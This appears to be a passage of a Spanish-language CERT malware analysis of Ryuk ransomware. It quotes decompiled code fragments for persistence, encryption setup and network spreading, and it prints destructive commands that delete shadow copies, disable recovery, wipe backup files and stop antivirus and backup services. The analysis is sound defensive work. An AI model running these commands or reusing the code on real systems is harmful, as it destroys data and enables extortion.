RYUK

BCSC_ RYUK_RANSOMWARE

TLP:WHITE

www.basquecybersecurity.eus

Noviembre 2020

TABLA DE CONTENIDO

Sobre el BCSC 4

1. Resumen ejecutivo 5

2. Análisis técnico 6

2.1 Flujo de infección 6

Propagación 6

2.2 Análisis 6

Primera fase 7

Segunda fase 7

Tercera fase 8

Cuarta fase 10

Quinta fase 11

Sexta fase 12

Séptima fase 13

Octava fase 15

3. Detección 20

3.1 Reglas Yara 20

3.2 Indicadores de compromiso 22

4. Mitigación / Solución 23

4.1 Medidas a nivel de endpoint 23

4.2 Medidas a nivel de red 23

4.3 Medidas y consideraciones adicionales 23

5. Referencias adicionales 25

Apéndice A: Mapa de tácticas y técnicas utilizadas por Ryuk 26

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que el BCSC considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso el BCSC puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de BCSC como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de BCSC. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

SOBRE EL BCSC

El Centro Vasco de Ciberseguridad (Basque Cybersecurity Centre, BCSC) es la entidad designada por el Gobierno Vasco para elevar el nivel de madurez de la ciberseguridad en Euskadi.

Es una iniciativa transversal que se enmarca en la Agencia Vasca de Desarrollo Empresarial (SPRI), sociedad dependiente del Departamento de Desarrollo Económico, Sostenibilidad y Medio Ambiente del Gobierno Vasco. Así mismo, involucra a otros tres Departamentos del Gobierno Vasco: el de Seguridad, el de Gobernanza Pública y Autogobierno, y el de Educación, y a cuatro agentes de la Red Vasca de Ciencia, Tecnología e Innovación: Tecnalia, Vicomtech, Ikerlan y BCAM.

El BCSC es la entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital de ciudadanos, empresas e instituciones públicas en Euskadi, especialmente para los sectores estratégicos de la economía de la región.

La misión del BCSC es por tanto promover y desarrollar la ciberseguridad en la sociedad vasca, dinamizar la actividad empresarial de Euskadi y posibilitar la creación de un sector profesional que sea referente. En este contexto se impulsa la ejecución de proyectos de colaboración entre actores complementarios en los ámbitos de innovación tecnológica, investigación y transferencia tecnológica a la industria de fabricación avanzada y otros sectores.

Así mismo, ofrece diferentes servicios en su rol como Equipo de Repuesta a Incidentes (en adelante CERT, por sus siglas en inglés “Computer Emergency Response Team”) y trabaja en el ámbito de la Comunidad Autónoma del País Vasco para aumentar la capacidad de detección y alerta temprana de nuevas amenazas, la respuesta y análisis de incidentes de seguridad de la información, y el diseño de medidas preventivas para atender a las necesidades de la sociedad vasca. Con el fin de alcanzar estos objetivos forma parte de diferentes iniciativas orientadas a la gestión de incidentes de ciberseguridad:

1. RESUMEN EJECUTIVO

Ryuk es un *malware* de tipo *ransomware* cuyo nombre proviene de la extensión que asigna a los ficheros creados durante el cifrado. Fue descubierto en agosto de 2018 por Carbon Black Threat Analysis Unit (TAU) y está teniendo especial repercusión ya que ha centrado su actividad en objetivos del ámbito sanitario, afectando masivamente a entidades ubicadas principalmente en Estados Unidos.

Ilustración 1: Principales sectores afectados por Ryuk.

Fue desarrollado a partir del código fuente de Hermes, si bien implementa nuevas funcionalidades únicas que lo diferencian de su predecesor. A diferencia de otras amenazas de tipo *ransomware,* Ryuk funciona por lista de exclusión y cifra todo aquello que no se encuentre en ella, por lo que su objetivo es provocar el mayor impacto posible sobre la organización víctima. Otra de sus particularidades, es que el ejecutable acepta parámetros para controlar el modo en que éste es ejecutado, lo que permite a los cibercriminales comprometer selectivamente sus objetivos, intentando así pasar desapercibidos el mayor tiempo posible y maximizando su impacto.

El tipo de cifrado que aplica a los archivos es robusto y la generación de las claves de cifrado aleatorias se realiza mediante librerías seguras, con el objetivo de garantizar a los atacantes que los datos cifrados son irrecuperables. Esto provoca que la única manera para poder descifrarlos sea estar en posesión de la clave privada asociada.

Según diferentes investigaciones, parece que Ryuk es utilizado principalmente por el grupo cibercriminal conocido como **WIZARD SPIDER**, cuya motivación es principalmente económica. Este grupo, al cual se le atribuye la operación del malware conocido como Trickbot, ha ido evolucionando de ataques relacionados con fraude hasta su actividad actual, y se sospecha que opera desde Rusia.

2. ANÁLISIS TÉCNICO

2.1 Flujo de infección

Propagación

Ryuk se propaga a través de otras familias de malware como Emotet que llegan vía correo electrónico, normalmente adjuntando ficheros de ofimática que incluyen macros que se utilizan para descargar el propio Ryuk, entre otros.

Así mismo, se han identificado otros casos en los que el vector de entrada ha sido servicios RDP expuestos que fueron vulnerados al no tener contraseña o mediante ataques de fuerza bruta.

2.2 Análisis

El análisis llevado a cabo se basa en la muestra con SHA256:

40b865d1c3ab1b8544bcf57c88edd30679870d40b27d62feb237a19f0c5f9cd1

La muestra analizada ha sido desarrollada en el lenguaje de programación ***C++*** e incluye algunas técnicas para dificultar su análisis y además reducir el número de detecciones. En concreto, el código dañino oculta algunas cadenas de caracteres que utiliza mediante una rutina de cifrado, que a su vez utiliza para obtener las direcciones de aquellas funciones que quiere utilizar durante la ejecución.

```
v20 = sub_300073B0(dword_30022038);
for ( i = 0; i < strlen(string_cifrada); ++i )
  string_cifrada[i] ^= v20;
```

La forma de operar de **Ryuk** se encuentra dividida en varias fases o etapas, cada una de ellas fácilmente diferenciables debido a su objetivo totalmente delimitado: evadir los sistemas de detección, lograr la ejecución dentro del objetivo, maximizar el daño o la realización de un cifrado seguro.

Primera fase

Esta fase compone una de las características más interesantes de esta familia, debido a que Ryuk cuenta con la posibilidad de permitir una ejecución automática o manual.

Previamente al cifrado, Ryuk, comprueba los parámetros pasados por línea de comandos para determinar el comportamiento que debe tomar, permitiendo, de esta manera, especificar qué unidad del equipo se desea cifrar o si se desea borrar algún fichero antes de comenzar el proceso de cifrado.

En caso de que el *ransomware* se ejecute sin ningún parámetro, realiza una copia de sí mismo cambiando el nombre por otro aleatorio y crea un nuevo proceso con la nueva copia y añade el parámetro “8 LAN”. Con ese parámetro de ejecución el código malicioso comienza el cifrado completo del dispositivo local y las unidades de red.

Internamente, Ryuk utiliza números enteros para identificar el modo de ejecución. En la siguiente tabla se puede observar la asociación de los parámetros a los identificadores internos.

ryuk.exe 8 L(AN)	Comportamiento por defecto	8
ryuk.exe -e <Letra> **ryuk.exe encrypt <Letra>**	Cifrado de la unidad indicada en el parámetro <Letra>. En caso de que exista un fallo, en vez de utilizar el parámetro interno “4”, utiliza el “2”.	4 2
ryuk.exe <Fichero> -e <Letra> **ryuk.exe <Fichero> encrypt <Letra>**	Igual que el anterior, pero elimina el fichero al que apunta el parámetro <Fichero>.	4 2

Gracias a esta característica, el *ransomware* Ryuk puede ser utilizado para adaptarse a diferentes entornos en los cuales exista un mayor control y no se quiera levantar sospecha o alarma alguna, causando, de esta forma, el mayor daño posible dentro de la organización mientras pasa desapercibido.

Segunda fase

Para evitar detecciones y dificultar su análisis, Ryuk, tras descifrar todas las cadenas de caracteres, intenta resolver de forma dinámica las direcciones de las API de Windows que va a necesitar durante la ejecución. Esta técnica es muy extendida, pues evita declarar todas las funciones en la tabla de importación y dificulta su detección al ser analizado con herramientas de análisis estático.

```
hModule = LoadLibraryA(&LibFileName);
dword_3016DCD8 = (int (__stdcall *)(_DWORD))GetProcAddress(hModule, LoadLibraryA_300228A8);
dword_3016DD38 = (HMODULE)dword_3016DCD8(&LoadLibraryA_300228A8[2050]);
dword_3016DE28 = (HMODULE)dword_3016DCD8(&LoadLibraryA_300228A8[2250]);
dword_3016DDEC = (HMODULE)dword_3016DCD8(&LoadLibraryA_300228A8[3100]);
dword_3016DD00 = (HMODULE)dword_3016DCD8(&LoadLibraryA_300228A8[3250]);
dword_3016DD20 = (HMODULE)dword_3016DCD8("Iphlpapi.dll");
dword_3016DCFC = (int)GetProcAddress(hModule, "GetLastError");
dword_3016DD70 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress(hModule, &LoadLibraryA_300228A8[50]);
dword_3016DDB0 = (int)GetProcAddress(dword_3016DE28, &LoadLibraryA_300228A8[2500]);
dword_3016DDDC = (int)GetProcAddress(hModule, &LoadLibraryA_300228A8[1250]);
dword_3016DDD4 = (int (__stdcall *)(_DWORD))GetProcAddress(hModule, &LoadLibraryA_300228A8[2000]);
dword_3016DD50 = (int)GetProcAddress(hModule, &LoadLibraryA_300228A8[900]);
dword_3016DD88 = (int)GetProcAddress(hModule, &LoadLibraryA_300228A8[1900]);
dword_3016DDC0 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(hModule, &LoadLibraryA_300228A8[150]);
```

Tercera fase

Una vez se determina el objetivo, Ryuk intenta maximizar el impacto de su ejecución y para ello intenta eliminar cualquier copia de seguridad, con el objetivo de evitar posibles recuperaciones de ficheros posteriores a su ejecución.

Para conseguirlo, en primer lugar, realiza un borrado exhaustivo de las Windows Volume Shadow Copies, mediante el uso de la utilidad preinstalada en Windows "vssadmin", utilizando para ello los siguientes comandos:

```
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
```

```
WinExec("cmd /c \"WMIC.exe shadowcopy delet\"", 0);
WinExec("vssadmin.exe Delete Shadows /all /quiet", 0);
WinExec("bcdedit /set {default} recoveryenabled No & bcdedit /set {default}", 0);
WinExec("bootstatuspolicy ignoreallfailures", 0);
```

Así mismo, intenta realizar el borrado de posibles copias de seguridad almacenadas en diferentes discos, utilizando para ello los siguientes comandos:

```
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.win c:\*.dsk
```

```
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsk

del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk

del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk

del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk

del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk
```

Por otro lado, crea un nuevo hilo que ejecuta en bucle dos funciones. La primera se encarga de eliminar aquellos procesos cuyo nombre coincida de forma parcial con alguno de la siguiente tabla:

virtual	calc	ocautoupds	tbirdconfig
vmcomp	ekrn	ocomm	thebat
vmwp	zoolz	ocssd	thunderbird
veeam	encsvc	onenote	visio
backup	excel	oracle	word
Backup	firefoxconfig	outlook	xfssvccon
xchange	infopath	powerpnt	tmlisten
sql	msaccess	sqbcoreservice	PccNTMon
dbeng	mspub	steam	CNTAoSMgr
sofos	mydesktop	synctime	Ntrtscan
			mbamtray

Para poder finalizar la tarea, hace uso del siguiente comando:

```
taskkill /IM <Ejecutable del proceso> /F
```

Al igual que ocurría con la primera función, la segunda se encarga de parar aquellos servicios cuyo nombre coincida, al menos parcialmente, con alguno de los que aparecen en la tabla que se muestra a continuación:


vmcomp	Antivirus	Afee	RESvc	CCSF
vmwp	bedbg	McShield	sacvr	TrueKey
veeam	DCAgent	task	SAVAdmin	tmlisten
Back	EPSecurity	mfemms	SamS	UI0Detect
xchange	EPUpdate	mfevtp	SDRSVC	W3S
ackup	Eraser	mms	SepMaster	WRSVC
acronis	EsgShKernel	MsDts	Monitor	NetMsmq
sql	Fa_Scheduler	Exchange	Smcinst	ekrn
Enterprise	IISAdmin	ntrt	SmcService	EhttpSrv
Sophos	IMAP4	PDVF	SMTP	ESHASRV
Veeam	MBAM	POP3	SNAC	AVP
AcrSch	EndPoint	Report	swi_	klnagent
	dll	mfefire	KAVF	wbengine

En este caso, el comando de consola utilizado para parar el servicio es el siguiente:

```
net stop <Nombre del servicio> /y
```

Cuarta fase

La clave RSA incrustada se encuentra en formato BLOB, el cual sigue la estructura detallada en la siguiente [dirección URL]. Teniendo en cuenta que comienza por “06 02” se puede determinar que se trata de una clave RSA pública.



El fragmento de código encargado de su importación es el que se muestra bajo estas líneas:

```
void __cdecl import_RSA_key_30003BE0(const BYTE *blob_rsa_key)
{
  if ( windows_version == 1 )
  {
    CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021EC0, 24, 16);
    if ( !CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021EC0, 24, 32)
      && !CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021EC0, 24, 40) )
    {
      CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021F78, 24, 16);
      if ( !CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021F78, 24, 32)
        && !CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021F78, 24, 40)
        && !CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021F78, 24, 8) )
      {
        ExitProcess_(1u);
      }
    }
  }
  else
  {
    CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021F78, 24, 16);
    if ( !CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021F78, 24, 32)
      && !CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021F78, 24, 40)
      && !CryptAcquireContextW_(&Aes_context, AES_unique_, word_30021F78, 24, 8) )
    {
      ExitProcess_(1u);
    }
  }
  if ( !CryptImportKey_(Aes_context, blob_rsa_key, 276u, 0, 1u, &rsa_key_import_3003509C) )
    ExitProcess_(1u);
}
```

El método de cifrado que utiliza es similar a los avistados últimamente en otras familias de *ransomware*, haciendo uso de una clave **AES-256**, generada de forma aleatoria para cada fichero combinado con criptografía **RSA**, empleando la clave pública incrustada dentro del código para proteger el valor generado y añadirlo al final de cada fichero cifrado. El descifrado de los ficheros solamente es posible si se obtiene la clave privada utilizada por los cibercriminales.

Quinta fase

En adición a lo anterior, el *ransomware* accede a una dirección de memoria ya determinada en la cual se almacena la nota de rescate cifrada con una clave XOR, en añadido también descifra la dirección de correo de contacto para poder solicitar el rescate. Finalmente, lo que hace es adjuntar el correo electrónico dentro de la nota ya descifrada, el cual queda almacenado en la misma posición de memoria.

```
for ( i = 0; i < 28; ++i )
{
  if ( i % 2 )
    protonmail_300217DC[i] ^= byte_30021768[i % dword_300217D8];
  else
    protonmail_300217DC[i] ^= nota_de_rescate_300214D0[i];
  result = i + 1;
}
```

```
for ( j = 0; (unsigned int)j < 0x273; ++j )
{
  if ( !(j % dword_300319C8) )
    ++v3;
  nota_de_rescate_300214D0[j] = byte_30020028[j % dword_300214A4] ^ nota_de_rescate_300214D0[v3++];
  v1 = j;
}
result = v1;
nota_de_rescate_300214D0[v1] = 0;
```

A continuación, se muestra un ejemplo de la nota de rescate que muestra:




Ilustración 2: Nota de rescate de Ryuk.

Sexta fase

En esta fase, el código del *ransomware* crea persistencia dentro del equipo utilizando las claves de registro del sistema operativo, lo que constituye una técnica altamente estandarizada y fácilmente reconocible. Una vez inicia sesión el usuario infectado por Ryuk, se ejecuta una nueva instancia desde la ruta donde se haya almacenado en su primera ejecución.

```
int __cdecl persistencia_30001CE0(int a1)
{
  WCHAR Filename; // [esp+8h] [ebp-948h]
  WCHAR Parameters; // [esp+288h] [ebp-6C8h]
  char v4; // [esp+358h] [ebp-5F8h]
  WCHAR v5; // [esp+788h] [ebp-1C8h]
  char v6; // [esp+846h] [ebp-10Ah]
  WCHAR Buffer; // [esp+884h] [ebp-CCh]
  int v8; // [esp+94Ch] [ebp-4h]

  GetWindowsDirectoryW(&Buffer, 0x64u);
  wcscat(&Buffer, L"\\System32\\cmd.exe");
  v8 = sub_30005FF0();
  if ( a1 == 1 )
  {
    GetModuleFileNameW(0, &Filename, 0x140u);
    qmemcpy(
      &Parameters,
      L"/C REG ADD \"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"svchos\" /t REG_SZ /d \"",
      0xD0u);
    set_space_to_val_300074B0(&v4, 0, 1072);
    wcscat(&Parameters, &Filename);
    wcscat(&Parameters, L"\" /f");
    if ( v8 )
      wcscat(&Parameters, L" /reg:64");
    ShellExecuteW(0, 0, &Buffer, &Parameters, 0, 0);
  }
  if ( !a1 )
  {
    qmemcpy(
      &v5,
      L"/C REG DELETE \"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"svchos\" /f",
      0xBEu);
    set_space_to_val_300074B0(&v6, 0, 60);
    if ( v8 )
      wcscat(&v5, L" /reg:64");
    ShellExecuteW(0, 0, &Buffer, &v5, 0, 0);
  }
  return 0;
}
```

Séptima fase

En esta última fase tiene lugar el cifrado, actividad principal de cualquier código dañino de tipo *ransomware*, que además se divide en distintas etapas, las cuales son descritas a continuación.

En relación con el *ransomware,* existen **tres** vertientes: la primera consiste en que se cifre todo el disco sin excluir nada, la segunda en que se utilice una lista de las carpetas que se quieren cifrar y la tercera implica que exista una lista de los ficheros o carpetas que se quieren excluir. Esta última opción es la que utiliza la familia Ryuk, brindándole la posibilidad, al igual que a otras familias de *ransomware* que empleen esta vertiente, de maximizar el daño del ataque evitando dañar el sistema. Al evitar este daño, se consigue que la víctima pueda continuar utilizando su equipo y acceder a la nota de rescate, al mismo tiempo que comprueba la inaccesibilidad a sus ficheros personales, de modo que, al no obtener un resultado satisfactorio, lo hace más proclive a optar por el pago del rescate. Concretamente Ryuk evita cualquier carpeta o fichero que coincida con esta lista:

AhnLab
Chrome
Mozilla
$Recycle.Bin
WINDOWS

```
RyukReadMe.html
UNIQUE_ID_DO_NOT_REMOVE
boot
PUBLIC
PRIVATE
\\Windows\\
sysvol
netlogon
bin
boot
Boot
dev
etc
lib
initrd
sbin
sys
vmlinuz
run
var
```

Además, también se excluyen las siguientes extensiones:

```
dll
hrmlog
exe
.ini
.lnk
bootmgr
boot
```

En caso de pasar todos los filtros, el código comprueba si el elemento que se está contemplando en ese momento, como posible candidato a ser cifrado, es un fichero o una carpeta, en caso de ser este último recurso, crea la nota de rescate y hace una llamada recursiva utilizando como parámetro esa misma carpeta, en caso contrario, comienza con el cifrado del fichero.

```
EL_26:
  if ( v13 & 0x10 )                    // Si es carpeta
  {
    crear_fichero_de_rescate_30001FB0(a1);
    v7 = wcscat(a1, &v14);
    cifrar_directorio_300020D0(v7, a2, a3, a4);
    crear_fichero_de_rescate_30001FB0(a1);
    v8 = wcslen(a1);
    a1[v8 - wcslen(&v14) - 1] = 0;
  }
```

Para el cifrado de cada fichero hace uso de un proceso de cifrado que es bastante común al de muchas otras familias, pues utiliza una clave AES-256 generada de forma criptográficamente segura por cada fichero y que a continuación es protegida por un cifrado RSA con la clave pública que embebe el binario, finalmente le pone la extensión "**.RYK**".

Para incrementar el rendimiento de cifrado, los cibercriminales han introducido una mejora que consiste en la creación de un hilo por cada fichero que toma como objetivo, haciendo así que el proceso sea más rápido.

Teniendo en cuenta el algoritmo y método de cifrado utilizados por este *ransomware*, el análisis concluye que actualmente no existe ningún método público conocido que permita su descifrado, quedando esta acción bajo la potestad de aquellos que se encuentren en posesión de la clave privada, es decir, los operadores de Ryuk o aquellos que hayan obtenido por algún otro medio la clave.

Octava fase

Por último, esta fase solo se aplica cuando Ryuk se ejecuta de forma automática o con el parámetro "8 LAN" y tiene como finalidad ampliar el número de objetivos a cifrar.

En una primera instancia, crea un hilo que revisa la tabla de ARP para encontrar aquellos dispositivos de los cuales conoce su dirección MAC, con el objetivo de emitir una señal de **Wake On Lan** a cada uno de ellos. Esta característica permite arrancar aquellos equipos que se encuentren apagados y tengan activada dicha característica a nivel de **BIOS**.

```
int __cdecl wake_on_lan_30003FA0(char *cp, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  set_space_to_val_300074B0(buf, 0, 102);
  optval = 1;
  for ( i = 0; i < 6; ++i )
  {
    buf[i] = -1;
    v7[i] = *(_BYTE *)(a2 + 4 * i);
  }
  for ( i = 1; i <= 16; ++i )
    memmove(&buf[6 * i], v7, 6u);
  v10 = 0;
  v10 = WSAStartup(514u, &WSAData);
  if ( v10 )
    return 0;
  sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
  if ( sock == -1 )
    return 0;
  v8 = setsockopt(sock, SOL_SOCKET, SO_BROADCAST, &optval, 1);
  if ( v8 )
    return 0;
  set_space_to_val_300074B0(&name, 0, 16);
  name.sa_family = AF_INET;
  *(_DWORD *)&name.sa_data[2] = htonl(0);
  *(_WORD *)name.sa_data = htons(0);
  v10 = bind(sock, &name, 16);
  if ( v10 )
    return 0;
  set_space_to_val_300074B0(&to, 0, 16);
  to.sa_family = 2;
  *(_DWORD *)&to.sa_data[2] = inet_addr(cp);
  *(_WORD *)to.sa_data = htons(7u);
  v9 = 0;
  v9 = sendto(sock, buf, 102, 0, &to, 16);
  if ( v9 == -1 )
    return 0;
  Sleep(250u);
  closesocket(sock);
  WSACleanup();
  return 1;
}
```

Para aprovechar la anterior funcionalidad, además enumera todos los recursos de red y los añade a la lista de directorios separados por “;” que serán objetivo del mismo proceso de cifrado utilizado para los ficheros locales. La librería utilizada para este propósito es WNetEnumResourceW.


```
int __cdecl enum_net_resources_300039D0(int a1, wchar_t *a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v4 = 0;
  v5 = 0x4000;
  v3 = 1;
  v6 = 0;
  v6 = WNetOpenEnumW_(2u, 0, 0, (LPNETRESOURCEW)a1, &v4);
  if ( v6 )
    return 0;
  v7 = (int)GlobalAlloc_(64u, v5);
  if ( !v7 )
    return 0;
  do
  {
    set_space_to_val_300074B0((_BYTE *)v7, 0, v5);
    v6 = WNetEnumResourceW_(v4, (LPDWORD)&v3, (LPVOID)v7, &v5);
    if ( v6 )
      return 1;
    if ( **(_WORD **)(v7 + 20) == '\\'
      && *(_WORD *)(*(_DWORD *)(v7 + 20) + 2) == '\\'
      && _LDint((wchar_t *)(*(_DWORD *)(v7 + 20) + 6), '\\') )
    {
      wcscat(a2, *(const wchar_t **)(v7 + 20));
      wcscat(a2, L";");
    }
